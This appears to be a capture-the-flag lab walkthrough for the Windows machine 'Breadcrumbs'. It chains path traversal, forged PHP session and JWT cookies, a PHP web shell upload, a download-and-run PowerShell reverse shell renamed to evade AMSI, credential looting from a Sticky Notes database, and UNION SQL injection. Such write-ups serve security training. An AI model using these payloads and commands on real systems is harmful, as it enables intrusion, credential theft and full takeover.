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Breadcrumbs

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Synopsis

Breadcrumbs is a hard difficulty Windows machine running Apache web server with a library application. Directory enumeration and file read is leveraged to forge cookies and login as the administrator. A foothold is gained via unrestricted file upload. Plaintext credentials in a SQLite database assists in lateral movement. Finally, exploitation of SQL injection results in privilege escalation to windows administrator user.

Skills Required

- Enumeration
- Scripting
- Code Review

Skills Learned

- Forging PHP sessions
- SQL Injection

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -Pn -T4 10.10.10.228 | grep '^[0-9]' | cut -d '/' -f 1  
| tr '\n' ',' | sed s/,$///)  
nmap -p$ports -Pn -sC -sV 10.10.10.228
```


The screenshot shows a terminal window with a dark background and light-colored text. At the top, there are three colored window control buttons (red, yellow, green). Below them, the command `nmap -p\$ports -Pn -sC -sV 10.10.10.228` is run. The output starts with "Starting Nmap 7.91" and "Nmap scan report for 10.10.10.228". It indicates the host is up with a latency of 0.048s. A table follows, listing open ports, their services, and versions:

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH for_Windows_7.7
80/tcp	open	http	Apache httpd 2.4.46
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
443/tcp	open	ssl/http	Apache httpd 2.4.46
445/tcp	open	microsoft-ds?	
3306/tcp	open	mysql?	

We find a Windows server running SSH and Apache web server on both HTTP and HTTPS ports. Additionally, a MySQL server is also found running, which is a hint towards a SQL powered web application.

Apache

Browsing to port 80 reveals a page titled `Library` with a single button.



The same page is hosted on the HTTPS server as well. Clicking on the button takes us to a search form.

Ethical readers

Title:

Author:

[Search](#)

Title	Author	Action
Adventures of Tom Sawyer	Mark Twain	Book
Animal Farm	George Orwell	Book

Clicking on the [Book](#) button for any book opens up a pop-up with the description.

Interested? ✖

Title: Adventures of Tom Sawyer

Author: Mark Twain

Max borrow duration: 10 days

About:

The Adventures of Tom Sawyer is an 1876 novel by Mark Twain about a young boy growing up along the Mississippi River. It is set in the 1840s in the town of St. Petersburg, which is based on Hannibal, Missouri where Twain lived as a boy.

[No](#) [Yes](#)

Gobuster

Before testing the application for vulnerabilities, let's perform a directory enumeration using gobuster.

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.10.228 -t 50
```



```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.10.228 -t 50

/books          (Status: 301) [Size: 336]
/php            (Status: 301) [Size: 334]
/portal          (Status: 301) [Size: 337]
/css             (Status: 301) [Size: 334]
/includes        (Status: 301) [Size: 339]
/db              (Status: 301) [Size: 333]
/js              (Status: 301) [Size: 333]
```

We observe a couple of interesting folders, namely `books` and `portal`. Browsing to the `books` folder lists few HTML files.




Index of /books

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

Parent Directory		-	
book3.html	2020-11-28 00:55	379	
book7.html	2020-11-28 00:55	400	
book8.html	2020-11-28 00:55	431	

Looking at these files will reveal the contents of the description we found earlier.



Title: Adventures of Tom Sawyer

Author: Mark Twain

Max borrow duration: 10 days

About:

The Adventures of Tom Sawyer is an 1876 novel by Mark Twain about a young boy g
Twain lived as a boy.

It's possible that the application is loading the book description from these files directly. Let's look at the `portal` folder next.

Restricted domain for: 10.10.14.6
Please return [home](#) or contact [helper](#) if you think there is a mistake.

Login

Username

Password

[Login](#)

Dont have an account? [Sign up](#)

We come across a login page which states that we're restricted for further investigation. There's also a `sign up` page which can be used to create a new account. Let's make an account and login.

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Dashboard

User: **test**

Role: **Awaiting approval**

[Check tasks](#)

[Order pizza](#)

[User management](#)

[File management](#)

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The panel offers few options along with user and file management pages. Clicking on [File Management](#) redirects us back to the main page. But, clicking on [User management](#) takes us to the page below.

User Management

! Under construction

Username	Age	Position
alex	21	Admin
paul	24	Admin
jack	22	Admin
olivia	24	Data Analyst
john	39	Ad Manager

Let's take a note of these and perform another gobuster scan on the portal folder.

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.10.228/portal -t 50 -x php
```



```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content  
/directory-list-2.3-medium.txt -u http://10.10.10.228/portal -t 50  
-x php  
  
/login.php          (Status: 200) [Size: 2507]  
/index.php          (Status: 302) [Size: 0] [--> login.php]  
/uploads            (Status: 301) [Size: 345]  
/signup.php         (Status: 200) [Size: 2734]  
/assets              (Status: 301) [Size: 344]  
/php                (Status: 301) [Size: 341]  
/cookie.php         (Status: 200) [Size: 0]
```

We view an `uploads` folder along with a `cookie.php` file, which might contain the code for the cookie generation.

Arbitrary file read

We inspect again the search functionality. We can test for SQL injection by entering a quote in the `Title` field.



Ethical readers

Title:

Author:

Search

Title	Author	Action
Alice's Adventures in Wonderland	Lewis Carroll	<button>Book</button>

The server responds with an entry having quote in it. This means that the quote was escaped and injection failed. Let's see what happens when we click on the `Book` button by intercepting the request in Burp.

Request	Response
<pre>Pretty Raw \n Actions ▾ 1 POST /includes/bookController.php HTTP/1.1 2 Host: 10.10.10.228 3 Cookie: PHPSESSID=8t2al3bem73vo7e1tkpi2pc3a3 4 Content-Length: 25 5 X-Requested-With: XMLHttpRequest 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 Referer: https://10.10.10.228/php/books.php 8 Accept-Encoding: gzip, deflate 9 Accept-Language: en-US,en;q=0.9 10 Connection: close 11 12 book=book12.html&method=1</pre>	<pre>Pretty Raw Render \n Actions ▾ 1 HTTP/1.1 200 OK 2 Date: Wed, 14 Jul 2021 03:44:26 GMT 3 Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1 4 X-Powered-By: PHP/8.0.1 5 Content-Length: 482 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 "<h3> Title: Alice's Adventures in Wonderland<\h3> \r\n<p> Author: Lewis Carroll</p> \r\n<p style=\"color: red;\"> Max borrow duration: 5 days</p> \r\n<p> About:
 Alice's Adventures in Wonderland is an 1865 novel by "</pre>

We notice a POST request where the `book` parameter points to the HTML file in the `books` directory we found earlier. This confirms that the application retrieves the description from those HTML files.

We check if we can load arbitrary files by altering the parameter.

```
1 POST /includes/bookController.php HTTP/1.1
2 Host: 10.10.10.228
3 Cookie: PHPSESSID=8t2al3bem73vo7e1tkpi2pc3a3
4 Content-Length: 47
5 X-Requested-With: XMLHttpRequest
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 Referer: https://10.10.10.228/php/books.php
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
0 Connection: close
1
2 book=..\..\..\..\..\..\windows\win.ini&method=1
```

Search... ...

Response

Pretty Raw Render Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Wed, 14 Jul 2021 03:47:04 GMT
3 Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
4 X-Powered-By: PHP/8.0.1
5 Content-Length: 108
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 "; for 16-bit app support\r\n[fonts]\r\n[extensions]\r\n[mci extensions]\r\n[files]\r\n[Mail]\r\nMAPI=1\r\n"
```

As we can see, we are able to include the `win.ini` file by setting the parameter to `..\..\..\..\..\..\windows\win.ini`. This means that the application is vulnerable to path traversal and arbitrary file read.

We look at the files we discovered during enumeration of the `portal` folder. The `login.php` file can be included using `..\portal\login.php` as the payload. We also notice that this page includes `authController.php`. Let's look at that next.

```
1 POST /includes/bookController.php HTTP/1.1
2 Host: 10.10.10.228
3 Cookie: PHPSESSID=8t2al3bem73vo7e1tkpi2pc3a3
4 Content-Length: 42
5 X-Requested-With: XMLHttpRequest
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 Referer: https://10.10.10.228/php/books.php
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
0 Connection: close
1
2 book=..\portal\authController.php&method=1
```



Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Wed, 14 Jul 2021 04:13:27 GMT
3 Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
4 X-Powered-By: PHP/8.0.1
5 Content-Length: 4257
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 "<?php \r\nrequire 'db\db.php';\r\nrequire \"cookie.php\";\r\nrequire \"vend
me,position FROM users WHERE username=? LIMIT 1\";\r\n$stmt = $con->
    prepare($query);\r\n$stmt->bind_param('s', $username);\r\n$st
mt = $con->prepare($passwordQuery);\r\n$stmt->
    bind_param('s', $data); $stmt->execute(); $data = $stmt->
    get_result(); $row = $data->fetch_array(); $secret_key = $row['secret_key'];
    $data = array();
    $payload = array(
        "data" => array(
            "username" => $username
        )
    );
    $jwt = JWT::encode($payload, $secret_key, 'HS256');
    setcookie("token", $jwt, time() + (86400 * 30), "\\\\");
    $_SESSION['username'] = $username;
```

We can now copy the contents and format it to review the code. The following snippet is executed after a user logs in successfully.

```
session_id(makesession($username));
session_start();

$secret_key = '6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e';
$data = array();

	payload = array(
	"data" => array(
		"username" => $username
	));
	
	$jwt = JWT::encode($payload, $secret_key, 'HS256');

	setcookie("token", $jwt, time() + (86400 * 30), "\\\\");

	$_SESSION['username'] = $username;
```

```

$_SESSION['loggedIn'] = true;
if($userdata[0]['position'] == \"\"){
    $_SESSION['role'] = "Awaiting approval";
}
else{
    $_SESSION['role'] = $userdata[0]['position'];
}

header("Location: /portal");

```

We observe that it calls `makesession` with the username as argument. It also creates a JWT and returns it to the client. The code for `makesession` can be found in the `cookie.php` file.

```

<?php
/**
 * @param string $username Username requesting session cookie
 *
 * @return string $session_cookie Returns the generated cookie
 *
 * @devteam
 * Please DO NOT use default PHPSESSID; our security team says they are predictable.
 * CHANGE SECOND PART OF MD5 KEY EVERY WEEK
 */
function makesession($username){
    $max = strlen($username) - 1;
    $seed = rand(0, $max);
    $key = "s4lTy_stR1nG_". $username[$seed] . "(!528./9890";
    $session_cookie = $username.md5($key);

    return $session_cookie;
}

```

This function generates a random session ID as opposed to the one generated by default. The key is generated by concatenating strings with a random character from the username. The final session ID is returned as `username + md5(key)`. We can see this in our existing session where the username is `test`.

Name	Value
PHPSESS...	test5ff7596fb91193d14067d301ce3595ce
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXF

Let's also review the code at the `File management` page at `../portal/php/files.php`.

```

<?php
session_start();

```

```

$LOGGED_IN = false;
if($_SESSION['username'] !== "paul"){
    header("Location: ../index.php");
}
if(isset($_SESSION['loggedIn'])){
    $LOGGED_IN = true;
    require '../db/db.php';
}
else{
    header("Location: ../auth/login.php");
    die();
}
?>

```

Code checks if the username is set to `paul` or else redirects the client. This means we need to forge a session ID for user `paul`. We write a script to do that.

```

from requests import get
from hashlib import md5

username = "paul"

for i in username:
    key = "s4lTy_stR1nG_" + i + "(!528./9890"
    sessid = username + md5(key.encode()).hexdigest()
    cookie = { "PHPSESSID" : sessid }
    resp = get("http://10.10.10.228/portal/php/files.php", cookies=cookie,
allow_redirects=False)
    if resp.status_code != 302:
        print(f"Valid session ID: {sessid}")

```

The script generates a session ID with every letter and then tries requesting the file management page. A valid session ID is found if we aren't redirected.



```

python genid.py
Valid session ID: paul47200b180ccd6835d25d034eeb6e6390

```

Running the script gives us a result so we browse to the portal and then replace the cookie from the `Storage` tab in devtools.

Name	Value
PHPSESSID	paul47200b180ccd6835d25d034eeb6e6390
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoidC

Refreshing the page log us in as `paul` successfully.

The screenshot shows a dark-themed dashboard for 'Binary Ltd.'. At the top center, the company name 'Binary Ltd.' is displayed in red. Below it, the word 'Dashboard' is centered in white. To the right, user information is shown: 'User: **paul**' and 'Role: **Admin**'. At the bottom, there are four orange-outlined buttons with white text: 'Check tasks', 'Order pizza', 'User management', and 'File management'. The footer contains the copyright notice '© 2021 helich0pper'.

Binary Ltd.

Dashboard

User: **paul**
Role: **Admin**

Check tasks Order pizza User management File management

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We can now browse to the `File management` page and try uploading a zip file.

Task Submission

 Please upload only .zip files!

test

test.zip

Insufficient privileges. Contact admin or developer to upload code. Note: If you recently registered, please wait for one of our admins to approve it.

However, the upload fails due to insufficient privileges.

Unrestricted file upload

Intercepting the request in Burp present us a post request to `includes/fileController.php`. We try looking at it's source code.

```
<?php
$ret = "";
require "../vendor/autoload.php";
use \Firebase\JWT\JWT;
session_start();

function validate(){
    $ret = false;
    $jwt = $_COOKIE['token'];

    $secret_key = '6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e';
    $ret = JWT::decode($jwt, $secret_key, array('HS256'));
    return $ret;
}

if($_SERVER['REQUEST_METHOD'] === "POST"){
    $admins = array("paul");
    $user = validate()->data->username;
    if(in_array($user, $admins) && $_SESSION['username'] == "paul"){


```

```

error_reporting(E_ALL & ~E_NOTICE);
$uploads_dir = '../uploads';
$tmp_name = $_FILES["file"]["tmp_name"];
$name = $_POST['task'];

if(move_uploaded_file($tmp_name, "$uploads_dir/$name")){
    $ret = "Success. Have a great weekend!";
}
else{
    $ret = "Missing file or title :(" ;
}
}
else{
    $ret = "Insufficient privileges. Contact admin or developer to upload code.
Note: If you recently registered, please wait for one of our admins to approve it.";
}

echo $ret;
}

```

By reviewing the code we understand that the server checks the JWT cookie as well as the session cookie. We can forge a JWT cookie ourselves with the secret key.

```

>>> import jwt
>>> data = { "data" : { "username" : "paul" } }
>>> jwt.encode(data,
"6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e", algorithm="HS256")
'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGFibCJ9fQ.7pc5S1P76Y
srWhi_gu23bzYLYWxqORkr0WtEz_IUtCU'

```

Switch to the browser and replace the `token` cookie with the JWT generated above. We can also see that the code doesn't inspect the uploaded file for `Content-Type` or the extension. This will let us upload a web shell.

Foothold

We try to upload the zip again and intercept the request. We alter the data to a PHP web shell code.

```
<?= `$_GET[0]` ?>

20 -----WebKitFormBoundaryFPqIWy89PAqGh7hK
21 Content-Disposition: form-data; name="file"; filename="shell.php"
22 Content-Type: application/zip
23
24 <?= `$_GET[0]` ?>
25
26 -----WebKitFormBoundaryFPqIWy89PAqGh7hK
27 Content-Disposition: form-data; name="task"
28
29 shell.php
30 -----WebKitFormBoundaryFPqIWy89PAqGh7hK--
31
```



Search...

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Wed, 14 Jul 2021 06:57:46 GMT
3 Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
4 X-Powered-By: PHP/8.0.1
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 30
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 Success. Have a great weekend!
```

We can now execute commands via the GET parameter 0.

```
← → C ⌂ 🔍 https://10.10.10.228/portal/uploads/shell.php?0=whoami
```

breadcrumbs\www-data


The [Invoke-PowerShellTcp.ps1](#) script can be used to gain a reverse shell.

```
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-
PowerShellTcp.ps1 -O tcp.ps1
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 4444' >> tcp.ps1
sed -i "s/PowerShellTcp/tcpps/g" tcp.ps1
```

We download the shell and then add the execution to the last line. We also replace `PowerShellTcp` with `tcpps` to evade AMSI detection.

```
curl http://10.10.10.228/portal/uploads/shell.php -G --data-urlencode '0=powershell
iex(iwr http://10.10.14.6/tcp.ps1 -useb)'
```

The command above will execute it and a shell can be received as user `www-data`.



```
rlwrap nc -lvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.228.
Ncat: Connection from 10.10.10.228:55778.
Windows PowerShell running as user www-data on BREADCRUMBS
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PS C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads> whoami
breadcrumbs\www-data
```

Lateral Movement

Enumerating the folders reveals `pizzaDeliveryUserData` in the portal folder.



```
PS C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads> ls
```

```
Directory: C:\Users\www-data\Desktop\xampp\htdocs\portal
\pizzaDeliveryUserData
```

Mode	LastWriteTime	Length	Name
-a---	11/28/2020 1:48 AM	170	alex.disabled
-a---	11/28/2020 1:48 AM	170	emma.disabled
-a---	11/28/2020 1:48 AM	170	jack.disabled
-a---	11/28/2020 1:48 AM	170	john.disabled
-a---	1/17/2021 3:11 PM	192	juliette.json
-a---	11/28/2020 1:48 AM	170	lucas.disabled
-a---	11/28/2020 1:48 AM	170	olivia.disabled
-a---	11/28/2020 1:48 AM	170	paul.disabled
-a---	11/28/2020 1:48 AM	170	sirine.disabled
-a---	11/28/2020 1:48 AM	170	william.disabled

We notice a few files with `.disabled` extension and a `juliette.json` file.

```
{
    "pizza" : "margherita",
    "size" : "large",
    "drink" : "water",
    "card" : "VISA",
    "PIN" : "9890",
    "alternate" : {
        "username" : "juliette",
        "password" : "jULi901./()!)",
    }
}
```

We capture a password in the JSON file for the user `juliette`. Logging in via SSH using these credentials is successful.



```
ssh juliette@10.10.10.228
juliette@10.10.10.228's password:
Microsoft Windows [Version 10.0.19041.746]
(c) 2020 Microsoft Corporation. All rights reserved.

juliette@BREADCRUMBS C:\Users\juliette>whoami
breadcrumbs\juliette
```

Privilege Escalation

After some basic enumeration we locate the `todo.html` file on the user's Desktop that has some interesting notes.

```
<table>
  <tr>
    <th>Task</th>
    <th>Status</th>
    <th>Reason</th>
  </tr>
  <tr>
    <td>Configure firewall for port 22 and 445</td>
    <td>Not started</td>
    <td>Unauthorized access might be possible</td>
  </tr>
  <tr>
    <td>Migrate passwords from the Microsoft Store Sticky Notes application to our new password manager</td>
    <td>In progress</td>
    <td>It stores passwords in plain text</td>
  </tr>
  <tr>
    <td>Add new features to password manager</td>
    <td>Not started</td>
    <td>To get promoted, hopefully lol</td>
  </tr>
</table>
```

It refers to some migrating passwords from Sticky Notes to a password manager. This [post](#) provides the location where Sticky notes stores it's data.

```
%LocalAppData%\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState
```



```
juliette@BREADCRUMBS C:\Users\juliette\AppData\Local\Packages  
\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState>dir  
Volume in drive C has no label.  
Volume Serial Number is 7C07-CD3A  
  
Directory of C:\Users\juliette\AppData\Local\Packages  
\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState  
  
01/15/2021  05:10 PM    <DIR>          .  
01/15/2021  05:10 PM    <DIR>          ..  
11/29/2020  04:10 AM           4,096 plum.sqlite  
01/15/2021  05:10 PM           32,768 plum.sqlite-shm  
01/15/2021  05:10 PM           329,632 plum.sqlite-wal  
              4 File(s)        386,976 bytes  
              2 Dir(s)   6,544,265,216 bytes free
```

The folder indeed exists and the `plum.sqlite` database can be found as well. We copy this locally for further inspection.

```
scp  
'juliette@10.10.10.228:/Users/juliette/AppData/Local/Packages/Microsoft.MicrosoftSticky  
Notes_8wekyb3d8bbwe/LocalState/plum.*' .  
sqlite3 plum.sqlite
```



```
sqlite3 plum.sqlite  
  
sqlite> .tables  
Media           Stroke           SyncState       User  
Note            StrokeMetadata  UpgradedNote  
sqlite> select * from Note;  
\id=48c70e58-fcf9-475a-aea4-24ce19a9f9ec juliette: jUli901./()!  
\id=fc0d8d70-055d-4870-a5de-d76943a68ea2 development: fN3)sN5Ee@g
```

We obtain a possible password for the `development` account. We can log-in as this user with the discovered credentials.

This user is found to have access to the `c:\Development` folder.



```
development@BREADCRUMBS C:\Development>dir
 Volume in drive C has no label.
 Volume Serial Number is 7C07-CD3A

 Directory of C:\Development

01/15/2021  05:03 PM    <DIR>          .
01/15/2021  05:03 PM    <DIR>          ..
11/29/2020  04:11 AM           18,312 Krypter_Linux
                  1 File(s)      18,312 bytes
                  2 Dir(s)   6,539,829,248 bytes free
```

We find a single file named `Krypter_Linux`. We download this and examine it locally.

```
scp development@10.10.10.228:/Development/Krypter_Linux .
```



```
file Krypter_Linux

Krypter_Linux: ELF 64-bit LSB pie executable, x86-64, version 1
(SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=ab1fa8d6929805501e1793c8b4ddec5c127c6a12, for
GNU/Linux 3.2.0, not stripped
```

It's found to be a 32 bit ELF binary. We open it up with tool Ghidra for further analysis.

```
undefined8 main(int param_1, long param_2)
{
    puts(
        "Krypter v1.2\n\nNew project by Juliette.\nNew features added weekly!\nWhat to
expect next update:\n\t- Windows version with GUI support\n\t- Get password from cloud
and AUTOMATICALLY decrypt!\n***\n"
    );
}

<SNIP>
if (local_1c == 0x641) {
    if (local_28 != 0) {
        puts("Requesting decryption key from cloud...\nAccount: Administrator");
```

```

curl_easy_setopt(local_28,0x2712,"http://passmanager.htb:1234/index.php");

curl_easy_setopt(local_28,0x271f,"method=select&username=administrator&table=passwords
");
curl_easy_setopt(local_28,0x4e2b,WriteCallback);
curl_easy_setopt(local_28,0x2711,local_58);
local_2c = curl_easy_perform(local_28);
curl_easy_cleanup(local_28);
puts("Server response:\n\n");
this = std::operator<<((basic_ostream *)std::cout,local_58);
std::basic_ostream<char,std::char_traits<char>>::operator<<
    ((basic_ostream<char,std::char_traits<char>> *)this,
    std::endl<char,std::char_traits<char>>);

}

}

else {
    puts("Incorrect master key");
}
}

<SNIP>

```

It's purpose appears to be the retrieval of a key from the cloud and then the decryption of the user's password. The binary is found to request `http://passmanager.htb:1234/index.php` via libcurl.

The POST data `method=select&username=administrator&table=passwords` seems like an SQL query. By using our current SSH session and inspect the open ports, we find port 1234 indeed open.

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:22	0.0.0.0:0	LISTENING	2788
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING	8560
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING	2496
TCP	10.10.10.228:22	10.10.14.6:53598	ESTABLISHED	2788
TCP	10.10.10.228:139	0.0.0.0:0	LISTENING	4
TCP	127.0.0.1:1234	0.0.0.0:0	LISTENING	2736

Let's forward this port and further enumerate the server.

```
ssh -L 1234:127.0.0.1:1234 development@10.10.10.228 -N
```

We can try to use the query extracted from the binary in order to test it.

```
curl localhost:1234 -d 'method=select&username=administrator&table=passwords'
```

```
curl localhost:1234 -d 'method=select&username=administrator&table=passwords'

selectarray(1) {
  [0]=>
  array(1) {
    ["aes_key"]=>
    string(16) "k19D193j.<19391("
  }
}
```

We obtain the AES key for the Administrator's password, but we don't have the encrypted password yet. From the request format, we can guess the SQL query to be:

```
SELECT aes_key FROM passwords;
```

Let's try performing an union based injection.

```
curl localhost:1234 -d 'method=select&username=administrator&table=passwords UNION
select 1-- -'
```

```
curl localhost:1234 -d 'method=select&username=administrator&table=passwords
UNION select 1-- -'

selectarray(2) {
  [0]=>
  array(1) {
    ["aes_key"]=>
    string(16) "k19D193j.<19391("
  }
  [1]=>
  array(1) {
    ["aes_key"]=>
    string(1) "1"
  }
}
```

The injection is indeed successful and we get the value 1. We try to list all tables in the database.

```
curl localhost:1234 -d 'method=select&username=&table=passwords UNION select table_name from information_schema.tables where table_schema=database()-- -'
```

We query the `information_schema.tables` table for all tables in the current database. This only returns the `passwords` table. We look at the columns in this table.

```
curl localhost:1234 -d 'method=select&username=&table=passwords UNION select column_name from information_schema.columns where table_schema=database()-- -'
```

This gives us the columns `id`, `account`, `password` and `aes_key`. It's likely that the encrypted password is in the `password` column. We retrieve this data.

```
curl localhost:1234 -d 'method=select&username=&table=passwords UNION select password from passwords-- -'
```

We capture a single base64 encoded string `H2dFz/jNwtSTWDURot9JBhWMP6X0dmcpqqvYHG35QKw=`. We already know that the encryption algorithm is AES. We can now try to decrypt it using `pyaes`.

```
import pyaes
from base64 import b64decode

key = b"k19D193j.<19391("
aes = pyaes.AESModeOfOperationCBC(key)
enc = b64decode("H2dFz/jNwtSTWDURot9JBhWMP6X0dmcpqqvYHG35QKw=")
dec = b''

for i in range(0, len(enc), 16):
    dec += aes.decrypt(enc[i:i+16])

print(dec)
```

Running the script returns the password in plaintext.



```
python decrypt.py
b'p@ssw0rd!@#$9890./\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e'
```

The password is highlighted in green and the padding at the end can be ignored.



```
ssh administrator@10.10.10.228
administrator@10.10.10.228's password:
Microsoft Windows [Version 10.0.19041.746]
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administrator@BREADCRUMB$ C:\Users\Administrator>whoami
breadcrumbs\administrator
```

Finally logging in as user Administrator with this password is successful.